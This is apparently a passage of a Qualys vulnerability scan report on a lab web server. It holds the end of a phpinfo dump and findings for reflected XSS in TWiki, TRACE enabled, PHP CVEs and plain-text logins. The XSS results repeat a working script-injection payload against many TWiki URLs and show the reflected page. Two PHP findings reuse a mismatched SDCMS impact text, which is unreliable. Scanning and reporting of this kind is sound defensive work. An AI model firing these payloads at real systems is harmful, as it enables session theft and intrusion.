<tr><td class="e">Classes </td><td class="v">AppendIterator, ArrayIterator, ArrayObject, BadFunctionCallException, BadMethodCallException, CachingIterator, DirectoryIterator, DomainException, EmptyIterator, FilterIterator, InfiniteIterator, InvalidArgumentException,
IteratorIterator, LengthException, LimitIterator, LogicException, NoRewindIterator, OutOfBoundsException, OutOfRangeException, OverflowException, ParentIterator, RangeException, RecursiveArrayIterator, RecursiveCachingIterator, RecursiveDirectoryIterator,
RecursiveFilterIterator, RecursiveIteratorIterator, RecursiveRegexIterator, RegexIterator, RuntimeException, SimpleXMLIterator, SplFileInfo, SplFileObject, SplObjectStorage, SplTempFileObject,
UnderflowException, UnexpectedValueException </td></tr>
</table><br />
<h2><a name="module_standard">standard</a></h2>
<table border="0" cellpadding="3" width="600">
<tr><td class="e">Regex Library </td><td class="v">Bundled library enabled </td></tr>
<tr><td class="e">Dynamic Library Support </td><td class="v">enabled </td></tr>
<tr><td class="e">Path to sendmail </td><td class="v">/usr/sbin/sendmail -t -i  </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">assert.active</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">assert.bail</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">assert.callback</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">assert.quiet_eval</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">assert.warning</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">auto_detect_line_endings</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">default_socket_timeout</td><td class="v">60</td><td class="v">60</td></tr>
<tr><td class="e">safe_mode_allowed_env_vars</td><td class="v">PHP_</td><td class="v">PHP_</td></tr>
<tr><td class="e">safe_mode_protected_env_vars</td><td class="v">LD_LIBRARY_PATH</td><td class="v">LD_LIBRARY_PATH</td></tr>
<tr><td class="e">url_rewriter.tags</td><td class="v">a=href,area=href,frame=src,input=src,form=,fieldset=</td><td class="v">a=href,area=href,frame=src,input=src,form=,fieldset=</td></tr>
<tr><td class="e">user_agent</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
</table><br />
<h2><a name="module_sysvmsg">sysvmsg</a></h2>
<table border="0" cellpadding="3" width="600">
<tr><td class="e">sysvmsg support </td><td class="v">enabled </td></tr>
<tr><td class="e">Revision </td><td class="v">$Revision: 1.20.2.3.2.6 $ </td></tr>
</table><br />
<h2><a name="module_tokenizer">tokenizer</a></h2>
<table border="0" cellpadding="3" width="600">
<tr><td class="e">Tokenizer Support </td><td class="v">enabled </td></tr>
</table><br />
<h2><a name="module_wddx">wddx</a></h2>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>WDDX Support</th><th>enabled</th></tr>
<tr><td class="e">WDDX Session Serializer </td><td class="v">enabled </td></tr>
</table><br />
<h2><a name="module_xml">xml</a></h2>
<table border="0" cellpadding="3" width="600">
<tr><td class="e">XML Support </td><td class="v">active </td></tr>
<tr><td class="e">XML Namespace Support </td><td class="v">active </td></tr>
<tr><td class="e">libxml2 Version </td><td class="v">2.6.31 </td></tr>
</table><br />
<h2><a name="module_xmlreader">xmlreader</a></h2>
<table border="0" cellpadding="3" width="600">
<tr><td class="e">XMLReader </td><td class="v">enabled </td></tr>
</table><br />
<h2><a name="module_xmlwriter">xmlwriter</a></h2>
<table border="0" cellpadding="3" width="600">
<tr><td class="e">XMLWriter </td><td class="v">enabled </td></tr>
</table><br />
<h2><a name="module_zip">zip</a></h2>
<table border="0" cellpadding="3" width="600">
<tr><td class="e">Zip </td><td class="v">enabled </td></tr>
<tr><td class="e">Extension Version </td><td class="v">$Id: php_zip.c,v 1.1.2.38 2007/08/06 22:02:32 bjori Exp $ </td></tr>
<tr><td class="e">Zip version </td><td class="v">2.0.0 </td></tr>
<tr><td class="e">Libzip version </td><td class="v">0.7.1 </td></tr>
</table><br />
<h2><a name="module_zlib">zlib</a></h2>
<table border="0" cellpadding="3" width="600">
<tr><td class="e">ZLib Support </td><td class="v">enabled </td></tr>
<tr><td class="e">Stream Wrapper support </td><td class="v">compress.zlib:// </td></tr>
```

```
<tr><td class="e">Stream Filter support </td><td class="v">zlib.inflate, zlib.deflate </td></tr>
<tr><td class="e">Compiled Version </td><td class="v">1.2.1.1 </td></tr>
<tr><td class="e">Linked Version </td><td class="v">1.2.3.3 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">zlib.output_compression</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">zlib.output_compression_level</td><td class="v">-1</td><td class="v">-1</td></tr>
<tr><td class="e">zlib.output_handler</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
</table><br />
<h2>Additional Modules</h2>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Module Name</th></tr>
<tr><td>sysvsem</td></tr>
<tr><td>sysvshm</td></tr>
</table><br />
<h2>Environment</h2>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Variable</th><th>Value</th></tr>
<tr><td class="e">REDIRECT_HANDLER </td><td class="v">php5-cgi </td></tr>
<tr><td class="e">REDIRECT_STATUS </td><td class="v">200 </td></tr>
<tr><td class="e">HTTP_HOST </td><td class="v">192.168.1.21 </td></tr>
<tr><td class="e">HTTP_CONNECTION </td><td class="v">Keep-Alive </td></tr>
<tr><td class="e">HTTP_QUALYS_SCAN </td><td class="v">VM </td></tr>
<tr><td class="e">PATH </td><td class="v">/usr/local/bin:/usr/bin:/bin </td></tr>
<tr><td class="e">SERVER_SIGNATURE </td><td class="v"><address>Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.1.21 Port 80</address>
 </td></tr>
<tr><td class="e">SERVER_SOFTWARE </td><td class="v">Apache/2.2.8 (Ubuntu) DAV/2 </td></tr>
<tr><td class="e">SERVER_NAME </td><td class="v">192.168.1.21 </td></tr>
<tr><td class="e">SERVER_ADDR </td><td class="v">192.168.1.21 </td></tr>
<tr><td class="e">SERVER_PORT </td><td class="v">80 </td></tr>
<tr><td class="e">REMOTE_ADDR </td><td class="v">192.168.1.19 </td></tr>
<tr><td class="e">DOCUMENT_ROOT </td><td class="v">/var/www/ </td></tr>
<tr><td class="e">SERVER_ADMIN </td><td class="v">webmaster@localhost </td></tr>
<tr><td class="e">SCRIPT_FILENAME </td><td class="v">/var/www/phpinfo.php </td></tr>
<tr><td class="e">REMOTE_PORT </td><td class="v">40388 </td></tr>
<tr><td class="e">REDIRECT_URL </td><td class="v">/phpinfo.php/phpinfo.php </td></tr>
<tr><td class="e">GATEWAY_INTERFACE </td><td class="v">CGI/1.1 </td></tr>
<tr><td class="e">SERVER_PROTOCOL </td><td class="v">HTTP/1.0 </td></tr>
<tr><td class="e">REQUEST_METHOD </td><td class="v">GET </td></tr>
<tr><td class="e">QUERY_STRING </td><td class="v"><i>no value</i> </td></tr>
<tr><td class="e">REQUEST_URI </td><td class="v">/phpinfo/phpinfo.php </td></tr>
<tr><td class="e">SCRIPT_NAME </td><td class="v">/phpinfo.php </td></tr>
<tr><td class="e">PATH_INFO </td><td class="v">/phpinfo.php </td></tr>
<tr><td class="e">PATH_TRANSLATED </td><td class="v">/var/www/phpinfo.php </td></tr>
<tr><td class="e">ORIG_PATH_INFO </td><td class="v">/phpinfo.php/phpinfo.php </td></tr>
<tr><td class="e">ORIG_SCRIPT_NAME </td><td class="v">/cgi-bin/php </td></tr>
<tr><td class="e">ORIG_SCRIPT_FILENAME </td><td class="v">/usr/lib/cgi-bin/php </td></tr>
<tr><td class="e">ORIG_PATH_TRANSLATED </td><td class="v">/var/www/phpinfo.php/phpinfo.php </td></tr>
</table><br />
<h2>PHP Variables</h2>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Variable</th><th>Value</th></tr>
<tr><td class="e">_SERVER["REDIRECT_HANDLER"]</td><td class="v">php5-cgi</td></tr>
<tr><td class="e">_SERVER["REDIRECT_STATUS"]</td><td class="v">200</td></tr>
<tr><td class="e">_SERVER["HTTP_HOST"]</td><td class="v">192.168.1.21</td></tr>
<tr><td class="e">_SERVER["HTTP_CONNECTION"]</td><td class="v">Keep-Alive</td></tr>
<tr><td class="e">_SERVER["HTTP_QUALYS_SCAN"]</td><td class="v">VM</td></tr>
<tr><td class="e">_SERVER["PATH"]</td><td class="v">/usr/local/bin:/usr/bin:/bin</td></tr>
<tr><td class="e">_SERVER["SERVER_SIGNATURE"]</td><td class="v"><address>Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.1.21 Port 80</address>
</td></tr>
<tr><td class="e">_SERVER["SERVER_SOFTWARE"]</td><td class="v">Apache/2.2.8 (Ubuntu) DAV/2</td></tr>
<tr><td class="e">_SERVER["SERVER_NAME"]</td><td class="v">192.168.1.21</td></tr>
<tr><td class="e">_SERVER["SERVER_ADDR"]</td><td class="v">192.168.1.21</td></tr>
<tr><td class="e">_SERVER["SERVER_PORT"]</td><td class="v">80</td></tr>
<tr><td class="e">_SERVER["REMOTE_ADDR"]</td><td class="v">192.168.1.19</td></tr>
<tr><td class="e">_SERVER["DOCUMENT_ROOT"]</td><td class="v">/var/www/</td></tr>
<tr><td class="e">_SERVER["SERVER_ADMIN"]</td><td class="v">webmaster@localhost</td></tr>
<tr><td class="e">_SERVER["SCRIPT_FILENAME"]</td><td class="v">/var/www/phpinfo.php</td></tr>
<tr><td class="e">_SERVER["REMOTE_PORT"]</td><td class="v">40388</td></tr>
<tr><td class="e">_SERVER["REDIRECT_URL"]</td><td class="v">/phpinfo.php/phpinfo.php</td></tr>
<tr><td class="e">_SERVER["GATEWAY_INTERFACE"]</td><td class="v">CGI/1.1</td></tr>
<tr><td class="e">_SERVER["SERVER_PROTOCOL"]</td><td class="v">HTTP/1.0</td></tr>
<tr><td class="e">_SERVER["REQUEST_METHOD"]</td><td class="v">GET</td></tr>
<tr><td class="e">_SERVER["QUERY_STRING"]</td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">_SERVER["REQUEST_URI"]</td><td class="v">/phpinfo/phpinfo.php</td></tr>
<tr><td class="e">_SERVER["SCRIPT_NAME"]</td><td class="v">/phpinfo.php</td></tr>
<tr><td class="e">_SERVER["PATH_INFO"]</td><td class="v">/phpinfo.php</td></tr>
```

```
<tr><td class="e">_SERVER["PATH_TRANSLATED"]</td><td class="v">/var/www/phpinfo.php</td></tr>
<tr><td class="e">_SERVER["ORIG_PATH_INFO"]</td><td class="v">/phpinfo.php/phpinfo.php</td></tr>
<tr><td class="e">_SERVER["ORIG_SCRIPT_NAME"]</td><td class="v">/cgi-bin/php</td></tr>
<tr><td class="e">_SERVER["ORIG_SCRIPT_FILENAME"]</td><td class="v">/usr/lib/cgi-bin/php</td></tr>
<tr><td class="e">_SERVER["ORIG_PATH_TRANSLATED"]</td><td class="v">/var/www/phpinfo.php/phpinfo.php</td></tr>
<tr><td class="e">_SERVER["PHP_SELF"]</td><td class="v">/phpinfo.php/phpinfo.php</td></tr>
<tr><td class="e">_SERVER["REQUEST_TIME"]</td><td class="v">1679677403</td></tr>
<tr><td class="e">_SERVER["argv"]</td><td class="v"><pre>Array
(
)
</pre></td></tr>
<tr><td class="e">_SERVER["argc"]</td><td class="v">0</td></tr>
<tr><td class="e">_ENV["REDIRECT_HANDLER"]</td><td class="v">php5-cgi</td></tr>
<tr><td class="e">_ENV["REDIRECT_STATUS"]</td><td class="v">200</td></tr>
<tr><td class="e">_ENV["HTTP_HOST"]</td><td class="v">192.168.1.21</td></tr>
<tr><td class="e">_ENV["HTTP_CONNECTION"]</td><td class="v">Keep-Alive</td></tr>
<tr><td class="e">_ENV["HTTP_QUALYS_SCAN"]</td><td class="v">VM</td></tr>
<tr><td class="e">_ENV["PATH"]</td><td class="v">/usr/local/bin:/usr/bin:/bin</td></tr>
<tr><td class="e">_ENV["SERVER_SIGNATURE"]</td><td class="v"><address>Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.1.21 Port 80</address>
</td></tr>
<tr><td class="e">_ENV["SERVER_SOFTWARE"]</td><td class="v">Apache/2.2.8 (Ubuntu) DAV/2</td></tr>
<tr><td class="e">_ENV["SERVER_NAME"]</td><td class="v">192.168.1.21</td></tr>
<tr><td class="e">_ENV["SERVER_ADDR"]</td><td class="v">192.168.1.21</td></tr>
<tr><td class="e">_ENV["SERVER_PORT"]</td><td class="v">80</td></tr>
<tr><td class="e">_ENV["REMOTE_ADDR"]</td><td class="v">192.168.1.19</td></tr>
<tr><td class="e">_ENV["DOCUMENT_ROOT"]</td><td class="v">/var/www/</td></tr>
<tr><td class="e">_ENV["SERVER_ADMIN"]</td><td class="v">webmaster@localhost</td></tr>
<tr><td class="e">_ENV["SCRIPT_FILENAME"]</td><td class="v">/var/www/phpinfo.php</td></tr>
<tr><td class="e">_ENV["REMOTE_PORT"]</td><td class="v">40388</td></tr>
<tr><td class="e">_ENV["REDIRECT_URL"]</td><td class="v">/phpinfo.php/phpinfo.php</td></tr>
<tr><td class="e">_ENV["GATEWAY_INTERFACE"]</td><td class="v">CGI/1.1</td></tr>
<tr><td class="e">_ENV["SERVER_PROTOCOL"]</td><td class="v">HTTP/1.0</td></tr>
<tr><td class="e">_ENV["REQUEST_METHOD"]</td><td class="v">GET</td></tr>
<tr><td class="e">_ENV["QUERY_STRING"]</td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">_ENV["REQUEST_URI"]</td><td class="v">/phpinfo/phpinfo.php</td></tr>
<tr><td class="e">_ENV["SCRIPT_NAME"]</td><td class="v">/phpinfo.php</td></tr>
<tr><td class="e">_ENV["PATH_INFO"]</td><td class="v">/phpinfo.php</td></tr>
<tr><td class="e">_ENV["PATH_TRANSLATED"]</td><td class="v">/var/www/phpinfo.php</td></tr>
<tr><td class="e">_ENV["ORIG_PATH_INFO"]</td><td class="v">/phpinfo.php/phpinfo.php</td></tr>
<tr><td class="e">_ENV["ORIG_SCRIPT_NAME"]</td><td class="v">/cgi-bin/php</td></tr>
<tr><td class="e">_ENV["ORIG_SCRIPT_FILENAME"]</td><td class="v">/usr/lib/cgi-bin/php</td></tr>
<tr><td class="e">_ENV["ORIG_PATH_TRANSLATED"]</td><td class="v">/var/www/phpinfo.php/phpinfo.php</td></tr>
</table><br />
<h2>PHP License</h2>
<table border="0" cellpadding="3" width="600">
<tr class="v"><td>
<p>
This program is free software; you can redistribute it and/or modify it under the terms of the PHP License as published by the PHP Group and included in the distribution in the file:  LICENSE
</p>
<p>This program is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
</p>
<p>If you did not receive a copy of the PHP license, or have any questions about PHP licensing, please contact license@php.net.
</p>
</td></tr>
</table><br />
</div></body></html>GET /phpinfo/phpinfo.php HTTP/1.0
Host: 192.168.1.21
```

3 Specific CGI Cross-Site Scripting Vulnerability port 80/tcp

QID:	12181
Category:	CGI
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	11/26/2020
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

When the service made an HTTP request for a CGI file that was found to exist on the Web server host, the Web server returned an HTTP page containing unsanitized user-supplied input to at least one of the CGI file's parameters. Thus the host is vulnerable to cross-site scripting attacks.
A list of CGI vulnerable files can be found in the Result section below.

IMPACT:

By exploiting this vulnerability, malicious scripts could be executed in a client browser which processes the content of the HTTP page returned by the Web server.

SOLUTION:

Contact the vendor/author of the CGI file(s) for a solution to this issue.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
GET /twiki/bin/edit/Sandbox/TestTopic1?topicparent="><script>alert(document.domain)</script> HTTP/1.0
Host: 192.168.1.21

HTTP/1.1 200 OK
Date: Fri, 24 Mar 2023 17:52:10 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
Expires: Sat, 25 Mar 2023 17:52:11 GMT
Cache-control: max-age=86400
Content-length: 3525
Last-Modified: Fri, 24 Mar 2023 17:52:11 GMT
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=ISO-8859-1

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
<head>
 <title> TWiki . Sandbox . TestTopic1 (edit)</title>
 <meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1" />
 <meta name="robots" content="noindex" />
 <base href="http://192.168.1.21/twiki/bin/view/Sandbox/TestTopic1" />
<script language="JavaScript">
<!--HIDE
function initForm() {
  document.main.text.focus();
}
function checkAll( theButton, theButtonOffset, theNum, theCheck )
{
  // find button element index
  var j = 0;
  for( var i = 0; i <= document.main.length; i++ ) {
  if( theButton == document.main.elements[i] ) {
  j = i;
  break;
  }
  }
  // set/clear all checkboxes
  var last = j+theButtonOffset+theNum;
  for( i = last-theNum; i < last; i++ ) {
  document.main.elements[i].checked = theCheck;
  }
}
function launchWindow( theWeb, theTopic ) {
  win = open( "/twiki/bin/view/" + theWeb + "/" + theTopic + "?skin=plain",
      theTopic, "titlebar=0,width=500,height=480,resizable,scrollbars");
  if( win ) {
  win.focus();
  }
  return false;
}
//STOP HIDING-->
</script>
</head>
```

```
<body bgcolor="#ffffff" onLoad="initForm()">
<a name="PageTop"></a>
<form name="main" action="/twiki/bin/preview/Sandbox/TestTopic1" method="post">
<table width="100%" border="0" cellpadding="3" cellspacing="0">
 <tr>
  <td bgcolor="#D0D0D0" rowspan="2" valign="top" width="1%">
   <img src="http://192.168.1.21/twiki/pub/TWiki/TWikiLogos/twikiRobot46x50.gif" border="0" alt="TWiki home" />
  </td><td>
   <b>TWiki .Sandbox .</b><font size="+2"><b>TestTopic1</b> (edit)</font>
  </td><td>
  </td>
 </tr>
 <tr bgcolor="#D0D0D0">
  <td colspan="2">
   Change topic
  </td>
 </tr>
</table>
<textarea name="text" wrap="virtual" rows="17" cols="70" style="width: 99%">


-- Main.TWikiGuest - 24 Mar 2023
</textarea>
<input type="hidden" name="formtemplate" value="" />
<input type="hidden" name="topicparent" value=""><script>alert(document.domain)</script>" />
<input type="hidden" name="cmd" value="" />
<br />
Don't forget - if you change something, do it in
<a target="GoodStyle" onClick="return launchWindow('TWiki','GoodStyle')" href="/twiki/bin/view/TWiki/GoodStyle">GoodStyle</a>
and follow the
<a target="TextFormattingRules" onClick="return launchWindow('TWiki','TextFormattingRules')"
href="/twiki/bin/view/TWiki/TextFormattingRules">TextFormattingRules</a>.
<br /> <b>-- Main.TWikiGuest - 24 Mar 2023</b> <code><==</code>
This is your signature for easy copy & paste operation
<br />
<table width="100%" border="0" cellpadding="3" cellspacing="0">
 <tr bgcolor="#D0D0D0">
  <td valign="top">
   Topic <b>TestTopic1</b> . {  <input type="submit" value="  Preview Changes  " />
   |  <a href="/twiki/bin/view/Sandbox/TestTopic1?unlock=on">Cancel</a> edit
   }
  </td>
 </tr>
</table>
<table width="100%" border="0" cellpadding="3" cellspacing="0">
 <tr>
  <td width="50%" valign="top">
  </td>
  <td width="50%" valign="top">
   <font size="-2">Copyright  1999-2003 by the contributing authors.
All material on this collaboration platform is the property of the contributing authors. <br />
Ideas, requests, problems regarding TWiki? <a href="mailto:webmaster@your.company?subject=TWiki Feedback on Sandbox.TestTopic1">Send</a>
feedback. </font>
  </td>
 </tr>
</table>
</form>
<a name="PageBottom"></a>
</body>
</html>GET /twiki/bin/edit/Sandbox/TestTopic2?topicparent="><script>alert(document.domain)</script> HTTP/1.0
Host: 192.168.1.21

GET /twiki/bin/edit/Sandbox/TestTopic3?topicparent="><script>alert(document.domain)</script> HTTP/1.0
Host: 192.168.1.21

GET /twiki/bin/edit/Sandbox/TestTopic4?topicparent="><script>alert(document.domain)</script> HTTP/1.0
Host: 192.168.1.21

GET /twiki/bin/edit/Sandbox/TestTopic5?topicparent="><script>alert(document.domain)</script> HTTP/1.0
Host: 192.168.1.21

GET /twiki/bin/edit/Sandbox/TestTopic6?topicparent="><script>alert(document.domain)</script> HTTP/1.0
Host: 192.168.1.21

GET /twiki/bin/edit/Sandbox/TestTopic7?topicparent="><script>alert(document.domain)</script> HTTP/1.0
Host: 192.168.1.21

GET /twiki/bin/edit/Sandbox/TestTopic8?topicparent="><script>alert(document.domain)</script> HTTP/1.0
```

```
Host: 192.168.1.21

GET /twiki/bin/edit/TWiki/TWikiWeb?topicparent="><script>alert(document.domain)</script> HTTP/1.0
Host: 192.168.1.21

GET /twiki/bin/edit/Main/WelcomeGuest?topicparent="><script>alert(document.domain)</script> HTTP/1.0
Host: 192.168.1.21

GET /twiki/bin/edit/Main/TWikiWeb?topicparent="><script>alert(document.domain)</script> HTTP/1.0
Host: 192.168.1.21

GET /twiki/bin/edit/Main/GoodStyle?topicparent="><script>alert(document.domain)</script> HTTP/1.0
Host: 192.168.1.21

GET /twiki/bin/edit/Main/TextFormattingRules?topicparent="><script>alert(document.domain)</script> HTTP/1.0
Host: 192.168.1.21

GET /twiki/bin/edit/Main/TextFormattingFAQ?topicparent="><script>alert(document.domain)</script> HTTP/1.0
Host: 192.168.1.21

GET /twiki/bin/edit/Main/TestArea?topicparent="><script>alert(document.domain)</script> HTTP/1.0
Host: 192.168.1.21

GET /twiki/bin/edit/Main/TWikiPreferences?topicparent="><script>alert(document.domain)</script> HTTP/1.0
Host: 192.168.1.21

GET /twiki/bin/edit/TWiki/TWikiImplementationNotes?topicparent="><script>alert(document.domain)</script> HTTP/1.0
Host: 192.168.1.21

GET /twiki/bin/edit/TWiki/TWikiCourseOutlineExample?topicparent="><script>alert(document.domain)</script> HTTP/1.0
Host: 192.168.1.21

GET /twiki/bin/edit/TWiki/TWikiPages?topicparent="><script>alert(document.domain)</script> HTTP/1.0
Host: 192.168.1.21

GET /twiki/bin/edit/TWiki/TWikiVariablesExamples?topicparent="><script>alert(document.domain)</script> HTTP/1.0
Host: 192.168.1.21

GET /twiki/bin/edit/TWiki/MonitoringSiteActivity?topicparent="><script>alert(document.domain)</script> HTTP/1.0
Host: 192.168.1.21

GET /twiki/bin/edit/TWiki/DocsATWikiFileSystem?topicparent="><script>alert(document.domain)</script> HTTP/1.0
Host: 192.168.1.21

GET /twiki/bin/edit/TWiki/TWikiTemplateSystem?topicparent="><script>alert(document.domain)</script> HTTP/1.0
Host: 192.168.1.21

GET /twiki/bin/edit/TWiki/TWikiFormTemplate?topicparent="><script>alert(document.domain)</script> HTTP/1.0
Host: 192.168.1.21

GET /twiki/bin/edit/TWiki/WebChangesNotify?topicparent="><script>alert(document.domain)</script> HTTP/1.0
Host: 192.168.1.21

GET /twiki/bin/edit/TWiki/HandlingTopics?topicparent="><script>alert(document.domain)</script> HTTP/1.0
Host: 192.168.1.21

GET /twiki/bin/edit/TWiki/TWikiTemplatingSystem?topicparent="><script>alert(document.domain)</script> HTTP/1.0
Host: 192.168.1.21

GET /twiki/bin/edit/TWiki/TWikiNotificationOfChanges?topicparent="><script>alert(document.domain)</script> HTTP/1.0
Host: 192.168.1.21

GET /twiki/bin/edit/TWiki/RenameTopic?topicparent="><script>alert(document.domain)</script> HTTP/1.0
Host: 192.168.1.21

GET /twiki/bin/edit/TWiki/TWikiAdministration?topicparent="><script>alert(document.domain)</script> HTTP/1.0
Host: 192.168.1.21

GET /twiki/bin/edit/TWiki/TWikiInstallationNotes?topicparent="><script>alert(document.domain)</script> HTTP/1.0
Host: 192.168.1.21

GET /twiki/bin/edit/TWiki/TWikiUpgradeNotes?topicparent="><script>alert(document.domain)</script> HTTP/1.0
Host: 192.168.1.21

GET /twiki/bin/edit/TWiki/TWikiAuthentication?topicparent="><script>alert(document.domain)</script> HTTP/1.0
Host: 192.168.1.21
```

🟥🟥🟥⬜⬜ 3 HTTP TRACE / TRACK Methods Enabled port 80/tcp

QID:	12680
Category:	CGI
Associated CVEs:	CVE-2004-2320, CVE-2010-0386, CVE-2003-1567
Vendor Reference:	-
Bugtraq ID:	9506
Service Modified:	08/16/2013
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

The remote Web server supports the TRACE and/or TRACK HTTP methods, which makes it easier for remote attackers to steal cookies and authentication credentials or bypass the HttpOnly protection mechanism.
Track / Trace are required to be disabled to be PCI compliance.

IMPACT:

If this vulnerability is successfully exploited, attackers can potentially steal cookies and authentication credentials, or bypass the HttpOnly protection mechanism.

SOLUTION:

Disable these methods in your web server's configuration file.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
TRACE /QUALYS12680.html HTTP/1.1
Host: 192.168.1.21



TRACE /QUALYS12680.html HTTP/1.1
Host: 192.168.1.21
Connection: Keep-Alive
Qualys-Scan: VM

-CR-
```

🟥🟥🟥⬜⬜ 3 PHP Multiple Denial of Service Vulnerabilities port 80/tcp

QID:	13817
Category:	CGI
Associated CVEs:	CVE-2018-19396, CVE-2018-19395
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	07/03/2020
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

PHP is a general purpose scripting language that is especially suited for web development and can be embedded into HTML.
Multiple vulnerabilities have been discovered in PHP :

Affected Version:
PHP 5.x through 7.1.24

QID Detection Logic(Unauth):
The QID will try to find the Vulnerable version of the PHP from the Banner.

IMPACT:

ext/standard/var_unserializer.c in PHP 5.x through 7.1.24 allows attackers to cause a denial of service (application crash) via an unserialize call for the com, dotnet, or variant class.

SOLUTION:

Vendor has Released the patch to addressed the vulnerability. Please update to PHP 7.1.25 (https://www.php.net/releases/7_1_25.php)
Patch:
Following are links for downloading patches to fix the vulnerabilities:
Version 7.1.25 (https://www.php.net/releases/7_1_25.php)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

PHP Multiple Denial of Service Vulnerabilities detected on port 80 over TCP

🟥🟥🟥⬜⬜ 3 PHP Arbitrary Code Execution Vulnerability port 80/tcp

QID:	13818
Category:	CGI
Associated CVEs:	CVE-2018-19520
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	06/29/2020
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

PHP is a general purpose scripting language that is especially suited for web development and can be embedded into HTML.
Multiple vulnerabilities have been discovered in PHP:

Affected Version:
PHP 5.x through 5_6_38

QID Detection Logic(Unauth):
The QID will try to find the Vulnerable version of the PHP from the Banner.

IMPACT:

An issue was discovered in SDCMS 1.6 with PHP 5.x. app/admin/controller/themecontroller.php uses a check_bad function in an attempt to block certain PHP functions such as eval, but does not prevent use of preg_replace 'e' calls, allowing users to execute arbitrary code by leveraging access to admin template management.

SOLUTION:

N/A
Patch:
Following are links for downloading patches to fix the vulnerabilities:
PHP 5.6.39 (https://www.php.net/releases/5_6_39.php)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

PHP Arbitrary Code Execution Vulnerabilities detected on port 80 over TCP

🟥🟥🟥⬜⬜ 3 PHP Arbitrary File Read Vulnerability port 80/tcp

QID:	13819
Category:	CGI
Associated CVEs:	CVE-2012-1171
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	06/29/2020
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

PHP is a general purpose scripting language that is especially suited for web development and can be embedded into HTML.
Multiple vulnerabilities have been discovered in PHP:

Affected Version:
PHP 5.x through 5_5_6

QID Detection Logic(Unauth):
The QID will try to find the Vulnerable version of the PHP from the Banner.

IMPACT:

An issue was discovered in SDCMS 1.6 with PHP 5.x. app/admin/controller/themecontroller.php uses a check_bad function in an attempt to block certain PHP functions such as eval, but does not prevent use of preg_replace 'e' calls, allowing users to execute arbitrary code by leveraging access to admin template management.

SOLUTION:

N/A
Patch:
Following are links for downloading patches to fix the vulnerabilities:
PHP 5.5.7 (https://www.php.net/releases/index.php)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

PHP Arbitrary File Read Vulnerabilities detected on port 80 over TCP

🟥🟥🟥⬜⬜ 3 Web Server Uses Plain-Text Form Based Authentication port 80/tcp

QID:	86728
Category:	Web server
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	08/25/2020

User Modified: -
Edited: No
PCI Vuln: Yes

THREAT:

The Web server uses plain-text form based authentication. A web page exists on the target host which uses an HTML login form. This data is sent from the client to the server in plain-text.

IMPACT:

An attacker with access to the network traffic to and from the target host may be able to obtain login credentials for other users by sniffing the network traffic.

SOLUTION:

Please contact the vendor of the hardware/software for a possible fix for the issue. For custom applications, ensure that data sent via HTML login forms is encrypted before being sent from the client to the host.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
GET /phpMyAdmin/index.php HTTP/1.0
Host: 192.168.1.21

<form method="post" action="index.php" name="login_form" autocomplete="off" target="_top" class="login"><input type="hidden"
name="phpMyAdmin" value="f2d61bd3fc640288fbe851c0df7afad85fd8c1de" />
    <fieldset><input type="hidden" name="phpMyAdmin" value="f2d61bd3fc640288fbe851c0df7afad85fd8c1de" />
    <legend>
Log in</legend>

        <div class="item">
